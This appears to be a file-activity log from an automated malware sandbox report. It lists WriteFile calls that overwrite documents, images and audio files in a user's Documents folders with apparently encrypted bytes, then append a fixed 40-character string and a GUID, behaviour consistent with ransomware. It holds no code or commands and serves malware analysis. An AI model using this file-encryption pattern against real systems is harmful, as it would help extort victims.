C:\Users\user\Documents\BNAGMGSPLO\NVWZAPQSQL.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\NVWZAPQSQL.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\BNAGMGSPLO\TQDFJHPUIU.mp3	5	1021	31 7f fd fd 26 fd 21 24 5c fd 45 5f 6f 6d fd 30 6f 0b fd fd fd 24 29 fd 64 3b fd fd fd fd 22 1b 1b 34 0f fd 75 19 38 fd fd fd fd 19 31 fd 3b 26 fd 7f 19 fd 75 14 27 fd 60 24 fd 40 44 62 70 2a fd fd 66 4b fd 64 43 21 15 fd fd 59 08 fd fd 6f 2c 71 fd 73 70 fd 79 fd 7f fd 5e 5c fd 55 01 6e c0 7c 7a 49 16 50 14 fd 10 fd 57 09 6b 57 fd 57 fd 46 fd 72 0d fd 70 6a fd fd fd 1b 5d 26 6d fd 46 fd 12 6e 1b 23 56 4c fd 70 6b 28 1d fd 1c 2e 1f fd 0e 3c fd 1e fd 14 fd 76 0a fd fd 70 fd fd 71 75 fd 3d 13 2f 65 15 16 38 73 fd 6b fd fd 52 31 1e fd 3c 23 22 6b 3f 35 fd 42 7e fd 2b fd 5b 7e 1e fd 58 fd 67 fd 27 75 fd fd fd fd 35 1c fd 7e 1a 2d fd 6d fd 5b fd 72 30 6e fd 29 75 32 fd 26 fd 4f fd fd 16 68 fd 22 3b fd 4b 41 fd fd 46 1c 29 fd fd fd	1&!$\E_om0o$)d;"481;&u'`$@Dbp* fdC!Yo,qspy^\Un|zIPWk WWFrpj]&mFn#VLpk(. <vpqu=/e8skR1<#"k?5B~ +[~Xg'u5~- m[0n)u2&Oh";KF)	success or wait	1	411859	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\TQDFJHPUIU.mp3	1026	256	0e fd fd 60 36 1c 62 64 fd 43 fd fd fd 01 fd fd a2 fd fd 35 42 fd fd fd 73 fd fd 1d 08 66 59 1c fd 1b fd ed fd 08 63 2c fd 45 fd fd 56 fd fd fd 39 05 fd 10 fd 1f 1c 78 3e fd fd 5a fd 3e fd fd 7a fd fd 65 4f fd 54 71 fd 64 fd fd fd fd 09 fd fd 76 fd fd 57 fd 7a fd 2b 05 6d 06 fd 40 5d fd fd 4e 62 24 7c fd 7b fd 7c 23 77 fd 7e 7e 6c fd 5f fd 7b 24 fd fd 5c fd 57 11 39 70 2c fd 2e fd fd fd 08 fd 15 07 fd 5a 3c 6e 2f 16 fd 3a fd fd fd 06 92 fd fd fd 64 fd 3a fd fd 6b fd 04 fd fd fd fd 95 52 fd fd 38 04 37 59 fd 53 36 3f fd 78 69 fd fd 7f 5d b5 fd fd 08 fd fd 45 67 68 1e 5c fd 17 45 64 fd 74 fd fd 70 23 71 3d fd 77 46 fd 7e fd 5e fd 7c fd fd fd fd 1a fd 31 fd fd fd fd fd fd 56 fd fd fd fd 11 77 63 7a fd 5f c9 fd 1e 00 fd fd 77	`6bdC5BsfYc,EV9x>Z>zeOTqdvWz+m@]Nb$\| {\|#w~~l_{$\W9p,.Z<n/:d:kR87YS6? xi]Egh\Edtp#q=wF~^|1Vwcz_w	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\TQDFJHPUIU.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\BNAGMGSPLO\TQDFJHPUIU.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\PIVFAGEAAV\EOWRVPQCCS.mp3	5	1021	fd fd fd fd 6d fd fd fd fd 16 fd 3f fd fd 60 fd fd 13 fd fd fd fd fd 7e fd 71 70 4e 4d 22 fd fd fd 46 fd fd fd 67 14 fd fd 3f 64 01 fd fd 50 fd 77 fd 37 54 63 36 28 fd 65 0b 44 22 34 fd 26 fd 4a 52 61 fd fd 34 63 48 42 7f fd 2b fd 74 08 62 7c fd fd 03 3a 60 fd 1e fd 49 48 fd fd fd 4e 05 28 76 13 15 34 17 fd 01 fd 15 fd 51 fd fd 2a 6c 2c fd fd 69 29 fd 3e 47 31 72 67 fd 71 0a fd 3f 2f fd fd fd 60 7b 34 fd fd 64 fd fd 11 7d 7e fd 7d 72 fd fd fd 42 59 6b 0e fd fd fd 3a 3d 01 fd fd 25 fd fd 19 fd 5e 62 34 30 fd 30 7c 49 2a fd 49 30 fd fd fd 57 fd fd 02 fd 3f 7a fd 42 fd 53 fd 13 fd fd 35 fd fd fd 3c fd fd 50 6e 2e 5b 39 1c fd 42 0f 5c 4f 7b fd fd fd fd fd fd 62 fd fd fd 24 41 53 fd 33 61 fd 5a fd fd 22 04 46 7a 32 fd	m`~qpM"F? dPw7T6(eD"4&JRa4cHB +t b|:`IN(v4Q*l,i)>G1rq?/`{4d }~}r Yk:=%^b00|I*I0WzBS5<Pn.[9B\O{b$AS3aZ"Fz2	success or wait	1	411859	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\EOWRVPQCCS.mp3	1026	256	27 fd 0b fd fd 69 fd 47 fd fd fd fd 4c fd 40 fd fd 2f 62 fd fd 0f fd 04 fd fd 14 34 fd fd fd 42 fd fd 61 0f fd fd fd 1b 2e 61 fd 0b fd 55 fd fd 6a fd 62 fd fd 2e 5f fd 67 1c 11 fd fd 0f 54 6e 64 fd fd fd 7e 7f fd 30 fd 3a 14 fd 4b fd 75 0f fd 38 49 28 35 fd fd 6d fd 33 37 0d 00 fd 00 13 fd 50 fd 7a fd 5f fd 18 1b fd fd 66 00 46 fd 1c fd fd fd 3f fd 6f 57 1f fd 15 fd 0d 4a fd fd 01 fd fd 2b fd 4f fd fd 29 fd fd 1d 48 fd fd fd 19 7f fd 50 56 59 fd fd fd fd fd 39 68 cf fd 05 75 fd 37 fd fd fd fd 11 fd fd 5e 67 7a fd fd 9d 24 4c fd fd 63 7a 5b 1c fd 60 2a 1b a0 fd fd 60 69 62 5a 21 6c 6a 79 fd fd fd fd 3e fd fd 0a fd 08 5e 6c 07 d8 53 fd fd 7f fd fd fd 9b fd fd fd fd 27 0a 88 36 fd 0d 41 fd 22 1a fd 0d 41 57 22 fd	'iG@/b4Ba.aUjb._gTnd~0 :Ku8I(537Pz_fF? oWJ+O)HPVY9hu7^gz$Lc[`*`ibZ!lj>^lS'6A"AW"	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\EOWRVPQCCS.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\EOWRVPQCCS.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\PIVFAGEAAV\GRXZDKKVDB.jpg	5	1021	fd 7a fd fd 53 3e fd fd 7e 43 74 03 4d 61 65 fd fd 3f 79 16 54 04 1a fd 1a 16 6c 5d fd fd fd fd 49 fd 68 fd e5 4e 27 fd fd e5 17 fd 65 6c fd fd 07 3d 6e fd 04 e6 fd 3e fd fd 2b 27 23 fd 01 fd 0a 70 40 54 57 fd fd 47 fd fd fd fd 00 18 71 0d fd fd fd fd 6d fd 53 fd fd 75 51 65 fd 30 fd fd fd a1 fd ae 2b 26 34 45 57 17 fd fd 60 fd 48 2f 6d fd b5 fd 72 fd fd 07 fd 12 fd fd 3a 71 7a fd 25 05 2f fd 5d fd 66 fd fd fd 36 07 12 fd 1e fd 02 09 43 fd 34 04 fd fd fd fd 4c fd fd fd 75 1e 35 fd 7c 6b 68 fd fd fd fa 6a 15 fd 24 fd fd fd 03 26 3b fd 73 fd 13 fd 3c fd fd fd 12 5a 41 fd 0b fd 71 48 1c fd 0a fd 0a 30 18 fd fd 3a 44 34 03 64 fd fd 4e 7f fd 22 37 1f fd 3f 2b 3b 37 fd fd fd fd fd fd 78 fd fd 21 51 fd fd 19 2e 01 fd fd 52 37 22 17	zS>~CtMae? yTl]IhN'el=n>+'#p@TW GqmSuQe0+&4EW`H/mr :qz%/]f6C4Lu 5|khj$&;s<ZAqH0:D4dN" 7?+;7x!Q.R7"	success or wait	1	411859	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\GRXZDKKVDB.jpg	1026	256	03 5f c5 1e fd fd fd fd fd 48 55 fd 5e 55 fd fd fd fd fd fd fd 55 4c 30 fd 7a 59 29 fd fd 3a 58 62 4f fd 8f fd 50 fd 04 00 35 41 fd fd 6a fd 5e 11 2b 35 34 6c 25 08 fd 66 5b 6c fd 4a fd fd 6e 4c fd fd fd fd fd fd 35 fd fd 7d 47 05 7d fd fd 2e f5 fd 46 fd 6f fd 8d 3c 15 34 2f 46 3d 25 fd 3e 0e 3c fd 7a fd 7b 00 fd 1c fd 2b 38 fd 4b fd 47 50 69 fd 75 50 fd fd 65 55 fd fd 50 fd fd 75 fd 3e 11 63 fd 7d 38 5d 2c fd 73 fd fd 02 fd fd fd 24 3e fd 19 fd 69 14 19 fd 79 7d fd 73 55 fd fd fd 35 fd 15 52 fd 4c fd fd 53 5f fd 75 fd 11 0b 3c 5a fd fd fd 20 2a fd fd fd fd fd 2e fd 7a 17 4d fd fd 39 5a fd 07 fd 2d fd 64 3a 0c 61 15 08 38 4b fd 68 fd 3a fd 5a fd fd 4b fd 31 fd fd 3b fd fd fd 09 3a 0a 74 fd 30 02 4c 02 fd	_HU^UUL0zY):XbOP5Aj^ +54lf[lJnL 5}G}.Fo<4/F=%> <z{+8KPiuPeUPu>c 8],s$>iy}sU5RLS_u< *.zM9Z-d:a8Kh:ZK1;:t0L	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\GRXZDKKVDB.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\GRXZDKKVDB.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\PIVFAGEAAV\NVWZAPQSQL.pdf	5	1021	fd fd 92 7c 38 2c 2c fd fd 2e ec cb 49 fd fd 35 3b 40 39 48 0c fd 48 62 fd 0e fd fd fd fd fd fd fd 2c fd fd 18 2d 21 fd fd 7d 43 fd fd 56 25 7a 72 fd 6c 0e fd 08 08 6b fd 2a fd 6c 53 20 22 13 12 5b 45 1a fd 24 4b fd 4f 7c 07 4c 21 fd 60 2f fd fd ca fd 5d 19 4d fd fd 31 fd 25 e3 3f 4f fd 31 20 fd 21 fd 0b 2c fd 25 43 20 65 fd 5c 71 fd 41 1a fd fd 63 fd 56 fd 55 fd fd 72 fd fd fd 1a 7e fd 7a 52 db 1f 04 f2 fd 5c 38 77 50 fd fd 79 40 fd fd 7b fd fd fd fd fd 39 fd fd 0b fd 52 fd 54 fd fd fd 11 34 fd 21 fd 75 0d fd 2c 10 5b fd fd 09 69 1b fd 14 fd 00 fd 08 42 fd fd fd 3e 05 fd fd fd fd fd fd fd fd fd 47 47 66 fd 57 04 69 3c 3b 15 fd 1d 46 fd fd 19 76 fd fd fd 2c 7a 15 fd 33 fd 69 fd fd 0d 72 fd fd fd 0c 30 4c fd fd fd	|8,,.I5;@9HHb,- !}CVzrIk*lS "[E $KO|L!`/]M1%?O1 !,%C e\qAcVUr~ zR\8wP@9RT4!u, [iB>GGfWi<;Fv,z3ir0L	success or wait	1	411859	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\NVWZAPQSQL.pdf	1026	256	fd fd 60 1c 26 79 59 5c fd fd 06 fd 56 4e 07 fd 2c 2a fd fd 3d 19 65 fd 16 33 1d fd 34 fd 74 fd 75 0a 04 1b fd 27 fd fd 30 4c fd fd fd 01 fd fd 3f fd 7e 05 fd 7a fd 3c 7f 52 fd fd 08 fd 76 fd 13 fd 5f fd 47 fd fd e9 58 fd fd 1b fd fd 47 02 2e 7c fd fd 2c 14 02 fd 2b 62 1d 67 fd b9 fd fd fd 61 65 fd 35 fd fd 1c 26 fd 27 fd 32 fd fd 5b 48 fd 38 fd 7d 66 fd 19 fd 38 23 67 58 fd 22 22 fd 5b fd fd 6a fd 75 fd 00 fd 1a fd 39 fd 52 67 fd 55 0e fd 6a fd 29 63 fd 76 4d fd fd 3d f2 3d 54 2a fd 1a fd 22 fd fd 38 3f fd fd fd 1d 2b 53 17 fd 0e 7e 7c fd 40 fd 53 fd fd fd 39 32 fd 09 6e fd 44 fd 2a 01 fd 0e fd fd 6d 49 fd 1a 6b 48 74 1a fd fd 53 fd 7a fd 4c 08 7a 7e fd fd 2f 7d 5e fd c7 16 fd 7c 6c 4d fd 50 fd 61 6c fd 25 fd	`&yY\VN,*=e34tu'0L? ~z<RvGXG.|, +bgae5&'2[H8}f8#gX"" [ju9RgUj)cvM==T*"8? +S~|@S92nD*mIkHtSzLz ~/}^|lMPal%	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\NVWZAPQSQL.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\NVWZAPQSQL.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\PIVFAGEAAV\PALRGUCVEH.png	5	1021	fd 1d 4c 14 fd 60 11 5e fd 38 75 65 6d 06 3d 26 fd fd 21 16 02 fd 1e 2d fd 30 fd fd 1a 75 5f fd fd 1e 7a 0c fd 08 46 19 fd 12 fd fd 06 3c 07 fd 39 fd fd fd 4b fd 35 44 fd fd 43 40 3a fd 7f fd fd 44 21 fd fd 3d 42 64 5e fd fd fd 4c 2d fd fd fd 18 6b fd fd fd 62 71 fd 4c 35 7a fd fd 69 fd 14 fd fd a5 50 fd 56 5e 14 fd 68 26 fd fd fd 66 fd fd fd 23 7e fd 6d fd 68 5f 14 53 37 76 fd fd 15 fd fd 4b 53 fd fd 02 6d 62 fd fd 33 fd fd fd 50 fd 31 6e fd fd d2 4e 02 fd 61 fd 09 fd fd fd 6c 69 fd fd 66 05 20 18 fd 73 fd 1d fd 14 4c fd 3e 2c fd 6c 5c 5a 37 fd 70 1b fd fd fd 15 fd fd 3d 34 05 fd fd 19 fd fd 2c fd fd fd 10 07 fd fd fd 19 00 fd 16 fd 6f d9 fd 7e 2c 2b 18 5a fd 2c 31 3d fd fd fd fd fd fd 6b fd fd 2a fd 62 fd	L`^8uem=&!-0u_zF<9K5DC@D!=Bd^L-kbqL5ziPV^h&f#~mh_S7vKSmbP1nNalifsL>,l\Z7p=4,o~,+Z,1=k*b	success or wait	1	411859	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\PALRGUCVEH.png	1026	256	fd fd 72 fd 4f fd 7b 14 73 fd 0f fd fd fd 1e 4b fd fd 77 5d 7a 59 17 fd fd 22 fd 39 fd 7f 47 fd fd fd 1a 13 04 0b 45 1f fd 55 0d fd 5a fd 44 3e fd 18 fd 08 fd 0d 26 fd 44 fd 38 fd 6c 74 fd 50 18 fd 7a 73 fd 3f fd 48 07 fd fd fd fd 0e fd fd fd 23 1a 42 fd 1b fd fd 46 7e 79 48 57 11 fd 1e 5c fd 28 4e 3c 57 22 76 49 fd 4d fd 18 2e 2b 02 fd 10 7b 5e 06 00 51 fd fd 4c fd fd fd fd 0b 97 fd 26 fd fd fd 2c 73 5e 35 fd 6b 2e fd 04 10 12 48 fd fd 5c 70 fd 6b 09 35 fd 00 fd 0b fd 75 fd fd fd fd 39 fd fd fd 61 fd 7b 71 13 0b fd 19 fd fd fd 4a 6e fd 0b 49 fd fd 6d 02 37 57 fd 67 49 fd fd 31 fd fd fd 0a 24 63 44 fd fd 5e fd fd 17 2c 3f fd fd fd 7a fd fd 6c 04 0b 37 08 fd 54 fd fd 68 fd fd 41 4a fd fd fd fd 79 6c 62 fd fd fd 76 fd fd 12 2c 2e fd	rO{sKw]zY"9GEUZD>&D8ltPz?H#F~yHW\(N<W"vIM.+{^QL&,s^5k.H\pk5u9a{qnIm7WgI1$cD^,?zl7ThAJylbv,.	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\PALRGUCVEH.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\PALRGUCVEH.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\PIVFAGEAAV\PIVFAGEAAV.docx	5	1021	1e 41 fd fd 33 58 fd fd fd fd 38 fd 7a a7 0c fd fd 31 fd fd 20 fd 56 11 fd 29 25 57 fd 65 59 50 11 12 0f 72 61 5d fd fd fd 31 fd 5b 6c fd af 20 fd 2e 00 fd 01 fd 02 fd fd 66 fd fd fd 06 fd fd 07 fd fd fd 09 08 fa fd 4c fd 2f 73 fd fd fd fd 45 fd 4d 4f 5a 74 14 fd 3e 4d 16 fd 09 fd fd fd 20 e0 fd fd 5d 54 6b 20 3a 60 1c fd 32 2b fd fd 70 15 fd 03 fd 3b fd fd 8a 47 fd fd fd fd 59 61 49 fd 48 fd 18 fd fd 2d fd fd 61 fd fd fd fd 4e 15 fd fd fd 6b fd fd 29 fd 5f fd fd 6e fd 1b 27 7d fd fd fd fd fd 22 fd fd 39 57 3e fd 0e 03 fd fd 50 fd fd fd 47 70 fd fd 6a fd fd 4d fd 72 fd fd 21 3e 5f 5b 7d 2f 14 fd fd 2c fd 0a fd fd fd 0a fd 05 fd fd 78 7e 35 fd 1b 61 4b fd 75 22 fd 3c 09 26 fd 40 fd fd 7f fd 74 fd fd 5a	A3X8z1 V)%WeYPra]1[l .fL/sEMOZt>M]Tk :`2+p;GYaIH-ak)_n'}"9W >PGpjr!>_[}/,x~5aKu" <@tZ	success or wait	1	411859	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\PIVFAGEAAV.docx	1026	256	5f 78 6e 00 33 09 fd 2a fd fd 16 fd 00 7d fd fd fd 26 fd 6e fd 4a 48 5b 7d fd fd 4a fd fd 52 43 22 22 fd fd 2c 70 fd 7e 2b fd 7a fd fd fd 18 fd 47 fd fd fd 35 32 fd fd 80 22 62 fd 59 3e fd fd 6f 32 fd 0a fd 5a 5d 39 fd fd 23 fd 41 62 c5 5d 36 fd fd fd 2a fd 12 fd 20 fd fd 1a 11 1d 2e fd 65 7c 46 69 25 19 4c 0f 2f 62 fd 3b 01 32 bd 3c fd fd 74 fd fd 26 fd fd fd fd fd 40 fd fd 40 42 fd fd 66 95 4b 00 06 37 fd 72 fd 12 1a fd 38 fd 0c 2d fd 80 51 03 fd fd 11 27 fd 43 fd 72 61 46 32 fd 3f 24 fd fd fd fd fd fd 66 fd 72 fd fd 7d fd 17 fd fd fd 9e 5f 52 70 fd 4e fd a6 72 fd 42 d3 fd fd fd 61 75 01 0a 61 17 fd 54 fd 29 1b 12 fd 67 fd 57 70 70 5c 1e 74 fd 61 22 4a fd 09 25 fd 4c 46 fd 26 0f	_xn3}&nJH[}JRC"",p~+z G52bY>2Z]#Ab]6* .e|Fi%Lb;<t&@@BfK7r8- Q'CraF2? $fr}_RpNrBauaT)gWpp\ta "J%L&	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\PIVFAGEAAV.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\PIVFAGEAAV.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\PIVFAGEAAV\SQSJKEBWDT.xlsx	5	1021	fd 3b fd 53 fd 4a 04 fd fd 34 3d 7b fd fd fd 11 fd 74 66 fd fd 0d 60 06 fd 66 e8 3a 1f 43 0e 14 fd fd 1f 76 00 6c fd 5d 15 64 3d 1f fd 4c fd fd 5c fd fd 38 08 fd fd 44 fd 10 fd 22 fd 40 fd 5a fd 0a fd 11 24 fd fd 43 fd fd fd 60 fd 5b fd fd fd fd fd 4d 04 23 fd fd 44 36 38 08 2a 5b fd fd 12 43 fd fd 06 4f 40 4a 2b 37 fd 48 66 fd fd 36 0d 3b 46 15 3e fd 2a fd 4f fd fd fd fd 19 14 40 20 0f fd 2a fd c7 fd 69 fd 6f 14 26 18 1d 11 1a 14 fd 93 05 fd fd fd fd 37 10 fd fd 77 fd 15 fd 7b 03 55 fd 78 72 fd fd 77 39 fd fd 1d 62 fd fd 66 fd fd fd 4a 2d fd 42 fd 0e 04 62 2f fd fd fd 11 7f fd fd fd 3c fd 12 fd fd fd 3a 32 fd 1f 1b fd 73 fd 27 fd 31 fd 21 7d 73 5c fd fd 7f 44 7c fd fd 0a 02 70 6c fd 06 59 fd 3d fd 52 fd 7f fd fd fd 69 59	;SJ4= {tf`f:Cvl]d=L\8"@Z$C`[M#D 68[CO@J+7Hf6;F>*O@ *io&7w{Uxrw9bfJ- Bb/<:2s'1!}s\D|plY=RiY	success or wait	1	411859	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\SQSJKEBWDT.xlsx	1026	256	fd fd 03 fd fd 61 6b 7e 6d 02 64 fd 89 07 fd fd fd 53 fd 40 5f fd 1c 50 4b fd 25 75 fd fd 51 fd 41 fd fd 1b fd 69 fd 71 1f 1f fd 5d 59 4a 36 fd 6b 42 fd fd 5f 4e 5c 4a fd 2b 60 fd fd fd 6e 6c fd fd 51 0f 5c 31 20 fd fd 0a fd 06 65 fd fd 75 55 fd fd 38 fd 51 0b 5b fd fd fd fd 07 fd 67 fd 0b fd fd 02 55 3f fd fd fd fd fd 63 29 4b 46 69 47 5c 0b fd 12 02 7d 39 fd fd fd 76 fd fd 65 fd fd fd fd 37 4b 42 21 64 57 3f 3f 3e fd fd 23 70 72 48 37 5d fd fd fd fd fd 7c 55 34 fd 42 6e 2c fd 0c 1d fd 59 fd fd fd fd fd 5b 35 fd 7c fd 47 73 20 71 6b 51 fd 18 fd 4e fd fd 1d fd 28 46 fd 3b fd fd fd fd 3f fd 40 53 51 78 65 3d 02 24 fd 32 fd 3f fd 74 fd 7f fd fd fd 40 fd fd fd 44 11 fd 14 46 7d 1a 48 69 48 fd 4b 62 fd fd 02 fd 50 fd 26 fd fd 22 fd fd fd 6d	ak~mdS@_PK%uQAiq]YJ6kB_N\J+`nlQ\1 euU8Q[gU? c)KFiG\}9v7KBdW?? >#rH7]|4Bn,Y[5|Gs qkQN(F;?@SQxe=$2? t@DF}HiHKbP&"m	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\SQSJKEBWDT.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\PIVFAGEAAV\SQSJKEBWDT.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\SUAVTZKNFL\BNAGMGSPLO.pdf	5	1021	fd 21 70 fd fd fd 26 03 03 41 7a fd 42 3f 23 3f 54 13 fd 21 fd fd 19 fd 31 57 51 fd 24 17 00 fd fd fd fd 32 fd fd 24 7f fd fd fd 4f fd 59 fd 63 fd fd fd 56 06 fd 66 fd 75 18 fd 69 72 0f fd fd 43 fd 4b 6e fd fd 03 4b 5c fd fd fd fd 68 32 08 fd 07 fd 39 39 fd 51 fd fd fd cd fd 35 fd fd fd 58 fd 44 54 7b fd 26 44 fd 79 fd 19 fd 0a 3e 73 fd fd 5c 1b fd fd fd 79 fd 35 fd 21 fd ea 6f fd fd fd 18 61 fd 44 76 fd 6e fd fd 3a 75 c4 fd fd 10 fd fd 42 fd 6e fd 32 fd fd 9e fd fd fd fd 7c 25 0c fd 2e fd fd 73 3d 04 47 fd fd fd 22 67 fd 73 fd 13 09 55 fd fd fd 0d 15 fd fd 65 fd 75 fd fd 11 3a 59 22 fd 59 19 fd 0b fd 40 fd fd 70 fd 1b 3b 49 fd 3c fd fd 14 fd 3b 47 53 50 fd 6f 7b 74 fd 0f 6b 14 fd 0a fd 7f fd fd fd 18 fd 44 46 fd 62	!p&AzB?#?T!1WQ2OYcVfuirCKnK\299Q5XT{&Dy>s\y5!oaD:uBn2|%.s=G"gUeu:Y"Y@p;I<;GSPo{tkDFb	success or wait	1	411859	WriteFile
C:\Users\user\Documents\SUAVTZKNFL\BNAGMGSPLO.pdf	1026	256	fd 5b fd fd 3e 37 fd fd 1c 41 4e 61 fd fd 30 fd 50 66 7b 66 fd fd 00 40 fd fd 2a fd fd fd 44 fd fd fd 2c fd 77 fd 37 79 52 fd fd b5 76 fd fd 42 44 0f 21 fd 02 63 34 75 6a fd 3c fd fd fd fd fd fd 1e fd 52 01 44 fd 1c fd fd 73 fd 4f 4f 5f fd fd fd 3e fd fe fd 2b fd 94 05 f3 0b fd 09 6a 34 fd 48 6a fd fd 30 fd fd fd fd 64 7c fd 06 fd 29 39 09 24 fd 51 1d 03 fd fd 68 fd 2f fd 46 1c fd 62 fd fd 5f fd fd 7b 1c fd fd 54 fd 50 78 fd 02 42 fd 5d fd 22 fd 24 fd fd 00 fd 21 fd 42 50 fd fd 6a fd 5c fd 26 fd 10 fd fd fd fd fd fd 15 1c fd fd fd fd 56 fd 44 55 2f 14 fd fd fd 4a fd 53 fd fd 75 fd 79 76 fd 23 58 fd fd fd fd fd 4e 22 fd 0f 61 fd fd 55 77 fd 0e fd 7c 2a 6f 3b fd fd fd fd 47 ac fd 61 61 71 19 15 59 fd fd 3f 3f fd	[>ANa0Pf{f*D,w7yRvBD!c4uj<RDsOO_>+j4Hj0d|)9$Q/Fb_{TPxB]"$!Pj\&VDU/JSuyv#XN"aw|*o;GaaqY??	success or wait	1	4115FA	WriteFile
